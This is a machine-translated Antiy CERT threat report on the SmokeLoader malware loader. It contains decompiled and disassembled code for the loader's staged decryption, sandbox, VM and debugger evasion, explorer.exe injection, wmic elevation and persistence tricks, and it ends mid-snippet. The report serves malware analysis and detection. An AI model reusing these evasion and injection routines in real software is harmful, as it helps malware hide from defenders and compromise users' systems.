A Comprehensive Analysis of the SmokeLoader

——Analysis of the Typical Loader Family Series III

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Completion time of first draft: 09: 00, April 27, 2025

First published at 11: 50 on 30 April 2025

This version was updated at 09: 00, April 27, 2025

Scan QR code for the latest version of the report

Introduction to the Loader Series Analysis Report

With the development of network attack technology, the malicious code loader is becoming the key component of malicious code execution. Such loaders are a malicious tool used to load various malicious code into an infected system and are typically responsible for bypassing system security protections, injecting malicious code into memory and executing, Lay the foundation for the subsequent deployment of malicious code of the Trojan horse type. The core functions of the loader include persistence mechanisms, fileless memory execution, and multi-level avoidance techniques.

Antiy CERT has been tracking the reserves of typical malicious loader families over the last few years, aggregating information into special reports and continuing to track new popular loader families. This project will focus on the technical details of the loader, and dig into its core functions in the attack chain, including its obfuscation technology, encryption mechanism and injection strategy. In addition, we will constantly improve our security product capability, take effective technical solutions to further improve that recognition rate and accuracy rate of loader, and help user organizations to identify and prevent potential threats in advance.

1 Overview

Smokeloader, a malware loader with plug-in capabilities, was originally sold on the dark web in 2011 and exclusively for use by Russian hackers starting in 2014. Smokeloader is spread primarily through phishing emails and runs through doc documents with malicious VBS macros. Smokeloader ontology only has the function of loading, but through plug-in, SmokeLoader can carry out theft, remote control and other behaviors [1], which poses a serious threat to the privacy of users. In addition, SmokeLoader, as a loader, will also deliver other malicious programs, further endangering the system security of users.[1]

In order to avoid detection, SmokeLoader examines the environment from the aspects of running environment, running module and hardware information. Smokeloader also separates the load of different functions by adding the run phase, which not only increases the number of layers of encryption, but also reduces the features brought by the code in the subsequent phase to interfere with security personnel's analysis and detection. Smokeloader further hides its behavior and characteristics by encrypting constants and functions, and loading ntdll manually, so as to increase concealment. When SmokeLoader is successfully run, it will continue to monitor the application list and close the

analysis tools in operation to prevent the analyst from monitoring their behaviors. These anti-debug measures greatly increase the invisibility of SmokeLoader, making it difficult to detect after installation and difficult to analyze after discovery, making SmokeLoader one of the notorious threats of the decade.

See Antivirus Encyclopedia [2] for details of this loader.[2]

Figure 1-1 Long press the identification QR code to view details of the SmokeLoader loader 1-1

2 Analysis of the Surviving Technology of SmokeLoader

2.1 Analysis of Encryption Technology

Smokeloader encrypts data and codes at different stages through XOR and RC4 algorithm, and uses different key generation methods according to different encrypted contents.

```
.text:00402980 01C                nop
.text:00402981 01C                push    29B7h           ; 加密代码起始位置
.text:00402986 020                mov     eax, [esp+1Ch+var_1C] ; int
.text:00402989 020                add     esp, 4
.text:00402989                    ; ---------------------------------------------------------------------------
.text:0040298C 020 byte_40298C    db 0Dh dup(90h)         ; CODE XREF: load_dlls+7B↓j
.text:00402999                    ; ---------------------------------------------------------------------------
.text:00402999 000                push    67h ; 'g'       ; 密文长度
.text:0040299B 004                pop     ecx             ; int
.text:0040299B                    ; ---------------------------------------------------------------------------
.text:0040299C 004 byte_40299C    db 0Ch dup(90h)         ; CODE XREF: load_dlls+90↓j
.text:004029A8                    ; ---------------------------------------------------------------------------
.text:004029A8 000                push    60h ; '`'       ; 异或密钥
.text:004029AA 004                pop     edx             ; char
.text:004029AA                    ; ---------------------------------------------------------------------------
.text:004029AB 004                db 7 dup(90h)
.text:004029B2                    ; ---------------------------------------------------------------------------
.text:004029B2 000                call    xor_encrypt
.text:004029B7 000                jmp     short near ptr loc_4029F1+5 ; 密文
.text:004029B9                    ; ---------------------------------------------------------------------------
.text:004029B9 000                push    9F9415EDh
.text:004029BE 004                adc     eax, 339F366Ch
.text:004029C3 004                insb
.text:004029C4 004                in      eax, dx
.text:004029C5 004                sbb     eax, 0A36379Ch
.text:004029CA 004                pusha
.text:004029CB 024                or      ah, [eax-61h]
.text:004029CE 024                xor     ebp, [eax-1Bh]
.text:004029D1 024                mov     al, ds:25A76714h
.text:004029D6 024                pushf
.text:004029D7 028                pusha
.text:004029D8 048                pusha
.text:004029D9 068                pusha
.text:004029DA 088                pusha
.text:004029DB 0A8                mov     esi, [ebp+conf+3]
```

Figure 2-1 SmokeLoader decryption code 2-1

2.2 Analysis of Anti-debugging Technology

Smokeloader detects sandboxes, virtual machines and debuggers by detecting debugging features and obtaining process lists to avoid running itself in the analysis environment.

Table 2-1 List of SmokeLoader Anti-Debug Technology 2-1

Anti-sandbox	**Identify sandbox for detecting SetErrorMode behavior difference**
	Detects whether it is injected into sandbox DLL (sbiedll, aswhook, snxhk)
Anti-virtual machine	Detect IDE and SCSI device information to determine whether it is a virtual machine
	Detect if there is a virtual machine associated process
	Detecting whether the virtual machine related system module is loaded
Anti-commissioning	Checks if the BeingDebugged variable of the PEB is set to 1
	Check whether the NtGlobalFlag variable of the PEB is 0x70
	Detects whether the system allows the test signature or the start of debug mode
	Periodically search the window name and process name to close the debugger

2.3 Analysis of Anti-hooking Technology

Smokeloader will map the ntdll into memory through MapViewOfFile and retrieve the address of the ntdll related function to prevent the function from being hooked.



Figure 2-2 SmokeLoader maps ntdll to 0x21A0000 address space 2-2

2.4 Analysis of injection technology

Smokeloader decrypts and loads a 32 -bit or 64 -bit payload from the system.

```
if ( __GS__ )                   // 检测是否wow64环境
{
  v4 = &dword_4056E2;           // 64位载荷
  v5 = 11901;                   // 载荷大小
}
else
{
  v4 = &dword_4033B4;           // 32位载荷
  v5 = 9006;                    // 载荷大小
}
decrypt_and_run_payload(ntdll_func_arr, v4, v5, *aSel5);// sel5
```

Figure 2-3 SmokeLoader loads different bits according to the system 2-3

It is then injected into the explorer through RtlCreateUserThread for execution.

```
if ( wow64 )                            // 64位创建新线程代码
{
  *(&loc_40180C + 1) = 0x402F86;
  decrypt(byte_402F86, 0x199u);
  MEMORY[0x330](v11, v28);              // 0x33:0x402F86
  *(&loc_401831 + 1) = 0x402FD6;
  MEMORY[0x330](v31, v37);              // 0x33:0x402FD6
}
else
{
  v15 = *(v11 + 13) - v30;
  v16 = (v28 + *(v11 + 40));
  while ( *v16 )
  {
    v17 = *v16;
    v18 = (v16[1] - 8) >> 1;
    v16 += 2;
    do
    {
      v19 = *v16;
      v16 = (v16 + 2);
      if ( (v19 & 0x3000) != 0 )
        *(v17 + v28 + (v19 & 0xFFF)) -= v15;
      --v18;
    }
    while ( v18 );
  }
  v20 = v30 + *(v22 + 10);
  v39 = 0;
  (a1->new_ntdll_func_arr.RtlCreateUserThread)(v37, 0, 0, 0, 0, 0, v20, v31, &v39, 0);// 32位创建新线程代码
}
```

Figure 2-4 SmokeLoader creates a new thread by injecting it into explorer 2-4

2.5 Analysis of Persistence Technology

Smokeloader will attempt to copy the payload to the APPDATA or TEMP directory, remove the Zone. identifier flag, set system properties and hide properties, and modify the file timestamp for hiding.

```
Roaming dir -Force C:\Windows\SysWOW64\advapi32.dll,C:\Users\Munchkin7035\AppData\Roaming\aeiavdu |
Select-Object FullName,CreationTime,LastWriteTime,Attributes

                                   伪装的时间戳与advapi32一致

FullName                                  CreationTime         LastWriteTime        Attributes
--------                                  ------------         -------------        ----------
C:\Windows\SysWOW64\advapi32.dll          2024/11/15 9:27:14 2024/11/15 9:27:14        Archive
C:\Users\Munchkin7035\AppData\Roaming\aeiavdu 2024/11/15 9:27:14 2024/11/15 9:27:14 Hidden, System
```

Figure 2-5 SmokeLoader copies itself under APPDATA and spoofs it 2-5

Smokeloader then creates the scheduled task to complete the persistence.

Figure 2-6 SmokeLoader creates a scheduled task to implement persistence 2-6

3 Attack Process

The SmokeLoader load is divided into five stages, and the first stage decrypts the second stage payload, maps it into memory, and executes it. In the second stage, the function of decompression is added on the basis of the first stage. In the third phase, SmokeLoader will perform an anti- sandboxing operation, and if the runtime environment has no exceptions, it will decompress and execute the fourth phase of SmokeLoader. In that fourth stage, the SmokeLoader perform anti-debugging, anti-sandboxing, anti-hook, anti-virtual machine and other operations, check the geographical location of the us, and check the integrity level of the current program. If the level is too low, the extraction operation will be performed. When all the operations have been completed, SmokeLoader will execute the fifth phase. In that fifth phase, SmokeLoader create a thread to detect the debugger and shut it down if found. At the same time SmokeLoader will also complete the persistence operation in the fifth stage, and connect C2, load the plug-in and deliver other malicious programs.



Figure 3-1 SmokeLoader loading flow 3-1

4 Sample Analysis

4.1 Sample labels

Table 4-1 Sample Label of SmokeLoader 4-1

Virus name	Trojan / Win32.SmokeLoader
Md5	C56489fed27114b3ead6d98fad967c15
Processor architecture	Intel 386 or later processors and compatible processors
File size	191 KB (196,096 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2024-05-27 03: 07: 49

Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C / C + + (15.00.21022)
Vt First Upload Time	2024-12-16 16: 27: 58
Vt test result	33 / 72

4.2 Smokeloader Phase 1

Smokeloader XOR decrypts and runs the second stage payload using a random sequence of specific seeds.

```
result = enc;
for ( i = 0; i < length; ++i )
{
  v4 = 0;
  random(&v4);
  result = v4 ^ enc[i];
  enc[i] = result;
}
return result;
```


Figure 4-1 The second stage payload of SmokeLoader decryption 4-1

4.3 Smokeloader Phase II

In the second stage, SmokeLoader decrypts the third stage payload using the same XOR algorithm as in the first stage, decompresses the payload according to the configuration after decryption, and then runs the third stage payload.

```
enc_start = a1->enc_start;
xor_random(a1, enc_start, a1->payload_config->payload_length, a1->payload_config->random_seed);
if ( a1->payload_config->have_compress )
{
  v2 = (a1->VirtualAlloc)(0, a1->payload_config->size, 4096, 64);
  outlength = 0;
  decompress(enc_start, a1->payload_config->payload_length, v2, &outlength);
  enc_start = v2;
  a1->payload_config->payload_length = outlength;
}
__asm { jmp     [ebp+var_4] }
```


Figure 4-2 SmokeLoader Decrypts and Decompresses the third stage payload 4-2

4.4 Smokeloader Phase III

In the third phase, SmokeLoader checks whether it is running in the sandbox through SetErrorMode.

```
SetErrorMode(0x400);
result = (SetErrorMode)(0);
if ( result != 0x400 )
  return ExitProcess(0);
return result;
```


Figure 4-3 SmokeLoader detects whether it is running in a sandbox 4-3

In that third phase, SmokeLoader override the next phase payload to the fourth phase payload running in the current main process address space.

```
v56 = VirtualProtect(ImageBaseAddress, payload_addr_1->padding_size, 64, v51);
ImageBaseAddress_1 = ImageBaseAddress;
memset(ImageBaseAddress, 0, payload_addr_1->padding_size);
v45 = payload_addr_2;
v52 = (&payload_addr_2->e_cp + payload_addr_2->e_lfanew);
v35 = payload_addr_2->e_lfanew + v52->SizeOfOptionalHeader + 0x18;
v46 = (payload_addr_2 + v35);
v31 = (payload_addr_2 + v35);
memcpy(ImageBaseAddress_1, payload_addr_2, *(&payload_addr_2->e_ip + v35));
v45 = ImageBaseAddress_1;
v52 = (&ImageBaseAddress_1->e_cp + ImageBaseAddress_1->e_lfanew);
v46 = (ImageBaseAddress_1 + v35);
v32 = (ImageBaseAddress_1 + payload_addr_1->entrypoint);
*addr_00000038 = v32;
v31 = v46;
PointerToRawData = v46->PointerToRawData;
v58 = v46;
for ( j = 0; j != payload_addr_1->gap0; ++j )
{
  v19 = v58;
  memcpy(ImageBaseAddress_1 + v58->VirtualAddress, payload_addr_2 + v58->PointerToRawData, v58->SizeOfRawData);
  PointerToRawData += v19->SizeOfRawData;
  ++v58;
}
```

Figure 4-4 Load the load in the fourth stage of SmokeLoader 4-4

To de-automate the analysis, SmokeLoader stores the address and size of the function import table, the resource table, and the redirect table separately for repair at load time.

```
resource_directory = (&ImageBaseAddress_1[1].e_res2[8] + v45->e_lfanew);
import_directory = &(*resource_directory)[IMAGE_DIRECTORY_ENTRY_IMPORT];
(*resource_directory)[IMAGE_DIRECTORY_ENTRY_IMPORT].Size = payload_addr_1->import_directory_size;
import_directory->VirtualAddress = payload_addr_1->import_directory_VA;
v39 = &(*resource_directory)[IMAGE_DIRECTORY_ENTRY_RESOURCE];
(*resource_directory)[IMAGE_DIRECTORY_ENTRY_RESOURCE].Size = payload_addr_1->resource_directory_size;
v39->VirtualAddress = payload_addr_1->resource_directory_va;
```

Figure 4-5 SmokeLoader repair directory 4-5

4.5 Smokeloader Stage 4

In the fourth phase, SmokeLoader checks the debugger through the BeingDebugged variable of the PEB.

```
result = (PEB *)__readfsdword(0x30u);
if ( (char)result->OSMajorVersion >= 6 )
  return (PEB *)(12734 * (result->BeingDebugged + 1) + 0x400000);
return result;
```

Figure 4-6 SmokeLoader detects the debugger by BeingDebugged 4-6

Smokeloader checks the debugger again with the NtGlobalFlag variable of the PEB.

```
int __usercall NtGlobalFlagCheck@<eax>(int baseaddr@<ebx>, PEB *a2@<esi>)
{
  __int64 v2; // rax

  v2 = 0x3150i64 * ((unsigned int)LOBYTE(a2->NtGlobalFlag) + 1);
  return ((int (__fastcall *)(int, _DWORD))(baseaddr + v2))(0x3150, HIDWORD(v2));
}
```

Figure 4-7 SmokeLoader detects the debugger with NtGlobalFlag 4-7

Smokeloader decrypts the function used at execution time, and re-encrypts it after use.

```
int __stdcall load_dlls(struc_2 *conf, char (*dll_name)[18])
{
  char v3[8]; // [esp+28h] [ebp-Ch] BYREF
  int handle; // [esp+30h] [ebp-4h] BYREF

  xor_encrypt(10679, 96, 103);                  // <-解密要执行的代码
  (conf->RtlInitUnicodeString)(v3, dll_name);
  if ( (conf->LdrLoadDll)(0, 0, v3, &handle) )  加密的部分
    handle = 0;
  xor_encrypt(10679, 96, 103);                  // <-运行完成后将代码重新加密
  return handle;
}
```

Figure 4-8 Temporary decryption code of SmokeLoader 4-8

Smokeloader encrypts the hash table, as well as the next payload, and decrypts it at run time.

```
xor_encrypt(4707, 170, 99);
v2 = a1;
v3 = a1;
v4 = a2 >> 2;
do
{
  v5 = *(_DWORD *)v2;
  v2 += 4;
  *(_DWORD *)v3 = v5 ^ 0xB4A28E19;
  v3 += 4;
  --v4;
}
while ( v4 );
v6 = a2 & 3;
if ( (a2 & 3) != 0 )
{
  do
  {
    v7 = *v2++;
    *v3++ = v7 ^ 0x19;
    --v6;
  }
  while ( v6 );
}
return xor_encrypt(4707, 170, 99);
```

Figure 4-9 SmokeLoader decryption function 4-9

Smokeloader will determine the region of operation based on the keyboard layout, and will not continue if certain conditions are met.

```
if ( (a1->user32_func_arr.GetKeyboardLayoutList)(v2, v10) )
{
  v4 = 2 * v2 == 0;
  v5 = 2 * v2;
  v6 = v5;
  do
  {
    if ( !v6 )
      break;                                // 1058 Ukrainian uk-UA
    v4 = *v3++ == 1058;
    --v6;
  }
  while ( !v4 );
  if ( !v4 )
  {
    v7 = v10;
    v8 = v5;
    do
    {
      if ( !v8 )
        break;                              // 1049 Russian ru-RU
      v4 = *v7++ == 1049;
      --v8;
    }
    while ( !v4 );
    if ( v4 )
      v11 = 1;
  }
  xor_encrypt(8032, 98, 156);
}
```


Figure 4-10 SmokeLoader Judging the Keyboard Layout 4-10

Smokeloader will detect the current program integrity level, and if it is less than medium integrity, it will be authorized through the wmic restart process.

```
if ( (a1->advapi32_func_arr.OpenProcessToken)(-1, 8, &v7)
  && (a1->advapi32_func_arr.GetTokenInformation)(v7, TokenIntegrityLevel, &v8, 20, v6)
  && v9 < SECURITY_MANDATORY_MEDIUM_RID )
{
  (a1->kernel32_func_arr.GetModuleFileNameW)(0, v10, 260);
  (a1->user32_func_arr.wsprintfW)(&v8, aProcessCallCre, v10);// process call create "%s"
  (a1->ntdll_func_arr.RtlZeroMemory)(&v11, 60);
  v11.cbSize = 60;
  v11.lpVerb = aRunas;
  v11.lpFile = aWmic;
  v11.lpParameters = &v8;
  v11.hwnd = (a1->user32_func_arr.GetForegroundWindow)();
  while ( !(a1->shell32_func_arr.ShellExecuteExW)(&v11) )
    ;
  (a1->ntdll_func_arr.NtTerminateProcess)(-1, 0);
}
```


Figure 4-11 SmokeLoader detection program integrity level 4-11

Smokeloader maps the ntdll into memory and retrieves the address of the ntdll-related function to prevent the function from being hooked.

```
(a1->kernel32_func_arr.ExpandEnvironmentStringsW)(aSystemrootSyst, v10, 260);// %systemroot%\system32\ntdll.dll
v6 = (a1->kernel32_func_arr.CreateFileW)(v10, 0x80000000, 0, 0, 3, 128, 0);
v11 = v6 != -1
   && (new_ntdll_mapping = (a1->kernel32_func_arr.CreateFileMappingW)(v6, 0, 0x1000002, 0, 0, 0)) != 0// SEC_IMAGE|PAGE_READONLY
   && (new_ntdll_handle = (a1->kernel32_func_arr.MapViewOfFile)(new_ntdll_mapping, 4, 0, 0, 0)) != 0
   && load_func_array(new_ntdll_handle, func_hash_array);
xor_encrypt(10169, 63, 429);
```


Figure 4-12 SmokeLoader manually loading ntdll 4-12

Smokeloader will check the integrity settings of the system to see if the system allows the test to be signed or debug mode turned on. Smokeloader also checks whether it has a debug port through the NtQueryInformationProcess to determine whether it is attached to the debugger.

```
v4 = 1;
v2.Length = 8;
if ( !(a1->new_ntdll_func_arr.NtQuerySystemInformation)(0x67, &v2, 8, 0)// SystemCodeIntegrityInformation
  && ((v2.CodeIntegrityOptions & 2) != 0 || (v2.CodeIntegrityOptions & 0x80) != 0)// CODEINTEGRITY_OPTION_TESTSIGN|CODEINTEGRITY_OPTION_DEBUGMODE_ENABLED
  || (v3 = 0, !(a1->new_ntdll_func_arr.NtQueryInformationProcess)(-1, ProcessDebugPort, &v3, 4, 0)) && v3 )
{
  v4 = 0;
}
xor_encrypt(9165, 161, 160);
return v4;
```


Figure 4-13 SmokeLoader detection debugger 4-13

Smokeloader checks whether it is injected with a specific DLL to detect the sandbox.

```
for ( i = aSbiedll; *i; i += 8 )                // sbiedll
                                                // aswhook
                                                // snxhk
{
  if ( (a1->kernel32_func_arr.GetModuleHandleA)(i) )
  {
LABEL_23:
    v13 = 0;
    goto LABEL_24;
  }
}
```


Figure 4-14 SmokeLoader detects sandboxes by detecting DLLs 4-14

Smokeloader detects the virtual machine by enumerating IDE and SCSI device information from the registry and checking that it contains specific keywords.

```
for ( j = aRegistryMachin; *j; j += 106 )      // \REGISTRY\MACHINE\System\CurrentControlSet\Enum\IDE
                                               // \REGISTRY\MACHINE\System\CurrentControlSet\Enum\SCSI
{
  v8 = (a1->kernel32_func_arr.LocalAlloc)(64, 260);
  (a1->kernel32_func_arr.lstrcatW)(v8, j);
  (a1->ntdll_func_arr.RtlInitUnicodeString)(v5, v8);
  v6.Length = 24;
  v6.RootDirectory = 0;
  v6.ObjectName = v5;
  v6.Attributes = 64;
  v6.SecurityDescriptor = 0;
  v6.SecurityQualityOfService = 0;
  if ( !(a1->new_ntdll_func_arr.NtOpenKey)(&v7, 9, &v6) )
  {
    (a1->new_ntdll_func_arr.NtQueryKey)(v7, 2, 0, 0, &v9);
    if ( v9 )
    {
      v11 = (a1->kernel32_func_arr.LocalAlloc)(64, v9);
      if ( !(a1->new_ntdll_func_arr.NtQueryKey)(v7, 2, v11, v9, &v9) && v9 )
      {
        v12 = *(v11 + 20);
        for ( k = 0; k < v12; ++k )
        {
          (a1->new_ntdll_func_arr.NtEnumerateKey)(v7, k, 0, 0, 0, &v9);
          if ( v9 )
          {
            v9 += 2;
            v10 = (a1->kernel32_func_arr.LocalAlloc)(64, v9);
            if ( !(a1->new_ntdll_func_arr.NtEnumerateKey)(v7, k, KeyBasicInformation, v10, v9, &v9)
              && v9
              && !check_VM(a1, v10->Name) )    // qemu
                                               // virtio
                                               // vmware
                                               // vbox
```


Figure 4-15 SmokeLoader detects the virtual machine by detecting the device 4-15

Smokeloader will detect the virtual machine by detecting the process.

```
(a1->new_ntdll_func_arr.NtQuerySystemInformation)(5, 0, 0, &v11);// SystemProcessInformation
v11 += 4096;
v9 = (a1->kernel32_func_arr.LocalAlloc)(64, v11);
if ( !(a1->new_ntdll_func_arr.NtQuerySystemInformation)(5, v9, v11, &v11) )
{
  for ( i = v9; *i; i = (i + *i) )
  {
    v2 = i[15];
    if ( v2 )
    {
      towlower(a1, v2);
      v8 = i;
      for ( j = aQemuGaExe; *j; j += 32 )      // qemu-ga.exe
                                               // qga.exe
                                               // windanr.exe
                                               // vboxservice.exe
                                               // vboxtray.exe
                                               // vmtoolsd.exe
                                               // prl_tools.exe
      {
        if ( (a1->new_ntdll_func_arr.wcsstr)(v2, j) )
        {
          v12 = 0;
          goto LABEL_12;
        }
      }
      i = v8;
    }
  }
}
```


Figure4-16 Smokeloader detects the virtual machine by detecting the process 4-16

Smokeloader detects virtual machines by enumerating system modules.

```
(a1->kernel32_func_arr.LocalFree)(v9);
(a1->new_ntdll_func_arr.NtQuerySystemInformation)(11, 0, 0, &v11);// SystemModuleInformation
v11 += 4096;
v10 = (a1->kernel32_func_arr.LocalAlloc)(64, v11);
if ( !(a1->new_ntdll_func_arr.NtQuerySystemInformation)(11, v10, v11, &v11) )
{
  v4 = v10->NumberOfModules;
  if ( v10->NumberOfModules )
  {
    v5 = v10->Modules;
    while ( v4 )
    {
      v6 = v5->OffsetToFileName;
      if ( v5->FullPathName[v6] && !check_Module(a1, &v5->FullPathName[v6]) )//
                                                // vmci.s
                                                // vmusbm
                                                // vmmous
                                                // vm3dmp
                                                // vmrawd
                                                // vmmemc
                                                // vboxgu
                                                // vboxsf
                                                // vboxmo
                                                // vboxvi
                                                // vboxdi
                                                // vioser
      {
        v12 = 0;
        break;
      }
      ++v5;
      --v4;
    }
  }
}
```


Figure 4-17 SmokeLoader detection system module to detect virtual machines 4-17

When all tests are completed, SmokeLoader will judge the number of system bits and run the corresponding load according to the test results.

```
if ( __GS__ )
{
  v4 = &unk_4056E2;         // wow64
  v5 = 11901;
}
else
{
  v4 = &unk_4033B4;         // 32
  v5 = 9006;
}
decrypt_and_run_payload(ntdll_func_arr, v4, v5, *aSel5);// sel5
xor_encrypt(11957, 7, 193);
```


Figure 4-18 SmokeLoader detection system bit number 4-18

Finally SmokeLoader injects the next stage payload into explorer. exe and executes the next stage payload by creating a new thread.

```
while ( 1 )
{
  hWnd = (a1->user32_func_arr.GetShellWindow)();
  if ( hWnd )
    break;
  (a1->kernel32_func_arr.Sleep)(1000);
}
v24 = hWnd;
processId = 0;
(a1->user32_func_arr.GetWindowThreadProcessId)(hWnd, &processId);
if ( processId )
{
  v35.UniqueProcess = processId;
  v35.UniqueThread = 0;
  (a1->ntdll_func_arr.RtlZeroMemory)(v36, 24);
  v36[0] = 24;
  if ( !(a1->new_ntdll_func_arr.NtOpenProcess)(&v37, 64, v36, &v35)
    && !(a1->new_ntdll_func_arr.NtDuplicateObject)(v37, -1, -1, &v38, 0, 0, 2) )
  {
    v39 = 0;
    v28 = 0;
    v27 = 20480;
    if ( !(a1->new_ntdll_func_arr.NtCreateSection)(&SectionHandle, 6, 0, &v27, 4, 0x8000000, 0) )
    {
      v33 = v27;
      v30 = 0;
      if ( !(a1->new_ntdll_func_arr.NtMapViewOfSection)(SectionHandle, -1, &v30, 0, 0, 0, &v33, 1, 0, 4) )
      {
        v32 = 0;
        if ( !(a1->new_ntdll_func_arr.NtMapViewOfSection)(SectionHandle, v38, &v32, 0, 0, 0, &v33, 1, 0, 4) )
        {
          v5 = v30;
          (a1->kernel32_func_arr.GetModuleFileNameW)(0, v30, 260);
          *(v5 + 520) = a4;
          ++v39;
        }
      }
    }
```


Figure 4-19 Load in the fifth stage of SmokeLoader operation 4-19

In the fifth stage, the DOS header and the flag bits of the NT header of the payload are destroyed, and the PE structure is manually parsed by SmokeLoader and mapped into memory.

Figure 4-20 destroys the fifth stage payload of the DOS header and NT header flag bits 4-20

4.6 Smokeloader Stage 5

In the fifth stage, SmokeLoader creates a new thread during initialization, which is used to continuously detect the system's process list and shut it down if the debugger is detected.

```
while ( a1->init_func_success )
{
  v1 = (a1->kernel32_func_arr.CreateToolhelp32Snapshot)(2, 0);
  if ( v1 != -1 )
  {
    v6.dwSize = 296;
    for ( i = (a1->kernel32_func_arr.Process32First)(v1, &v6); i; i = (a1->kernel32_func_arr.Process32Next)(v1, &v6) )
    {
      v3 = hash_string(v6.szExeFile) ^ 0x45DAAF5B;
      v4 = 0;
      while ( black_process_list[v4] != v3 )
      {
        if ( ++v4 >= 15 )
          goto LABEL_9;
      }
      close_process(a1, v6.th32ProcessID);
LABEL_9:
      ;
    }
    (a1->kernel32_func_arr.CloseHandle)(v1);
  }
  (a1->kernel32_func_arr.Sleep)(100);
}
return (a1->kernel32_func_arr.ExitThread)(0);
```


Figure 4-21 The SmokeLoader detection process closes the debugger 4-21

Smokeloader detects the window name and closes it if it finds the debugger.

```
int __stdcall close_black_process_by_process_windows_thread(struc_1 *a1)
{
  while ( a1->init_func_success )
  {
    (a1->user32_func_arr.EnumWindows)(check_windows_and_close, a1);
    (a1->kernel32_func_arr.Sleep)(100);
  }
  return (a1->kernel32_func_arr.ExitThread)(0);
}
```


Figure 4-22 Smokeloader detection window closing debugger 4-22

Part of the testing procedures are as follows:

Table 4-2 SmokeLoader environment detection list 4-2

Process name	**Autoruns**	**Procexp**	**Procexp64**	**Procmon**
	Procmon64	Tcpview	Wireshark	Ollydbg
	X32dbg	X64dbg	Idaq	Idaw
	Idaq64	Idaw64		
Process window	Autoruns	Procmon WINDOW _ CLASS	Ollydbg	Windbgframeclass

After initialization, SmokeLoader copies the parent process to the APPDATA directory. if the APPDATA directory cannot be obtained, SmokeLoader copies it to the TEMP directory.

```
v2 = this->field_20C.parent_file_name;
hex_to_lowercase_char_7(this->field_20C.parent_file_name, &this->field_20C.botID[30]);
hex_to_lowercase_char_7(this->field_20C.file2_name, &this->field_20C);
Heap_warp = RtlAllocateHeap_warp(this, 4096);
v4 = decrypt_string(this, 24);                // %APPDATA%
(this->kernel32_func_arr.ExpandEnvironmentStringsW)(v4, Heap_warp, 261);
RtlFreeHeap_warp(this, v4);
if ( *Heap_warp == '%' )
{
  v5 = decrypt_string(this, 25);              // %TEMP%
  (this->kernel32_func_arr.ExpandEnvironmentStringsW)(v5, Heap_warp, 261);
  RtlFreeHeap_warp(this, v5);
}
(this->shlwapi_func_arr.PathCombineW)(this->field_20C.parent_file_path, Heap_warp, v2);
(this->shlwapi_func_arr.PathCombineW)(this->field_20C.file2_path, Heap_warp, this->field_20C.file2_name);
return RtlFreeHeap_warp(this, Heap_warp);
```

Figure 4-23 Smokeloader Selection Directory 4-23

When the copy is complete, SmokeLoader will remove its Zone .Identifier flag to avoid generating security alerts.

```
(a1->kernel32_func_arr.DeleteFileW)(ParentModuleFileNameW);
v9 = decrypt_string(a1, 22);                  // %s%s
v10 = decrypt_string(a1, 29);                 // :Zone.Identifier
Heap_warp = RtlAllocateHeap_warp(a1, 1024);
(a1->user32_func_arr.wsprintfW)(Heap_warp, v9, a1->field_20C.parent_file_path, v10);
(a1->kernel32_func_arr.DeleteFileW)(Heap_warp);
RtlFreeHeap_warp(a1, Heap_warp);
RtlFreeHeap_warp(a1, v10);
RtlFreeHeap_warp(a1, v9);
```

Figure 4-24 SmokeLoader Deletes the Zone .Identifier flag 4-24

Smokeloader sets system and hidden properties for the copied file, and disguises the time information for the file to be the same as advapi32 .dll.

```
Heap_warp = RtlAllocateHeap_warp(a1, 520);
(a1->kernel32_func_arr.GetSystemDirectoryA)(Heap_warp, 260);
(a1->shlwapi_func_arr.PathCombineA)(Heap_warp, Heap_warp, a3);// {SystemDirectory}/advapi32.dll
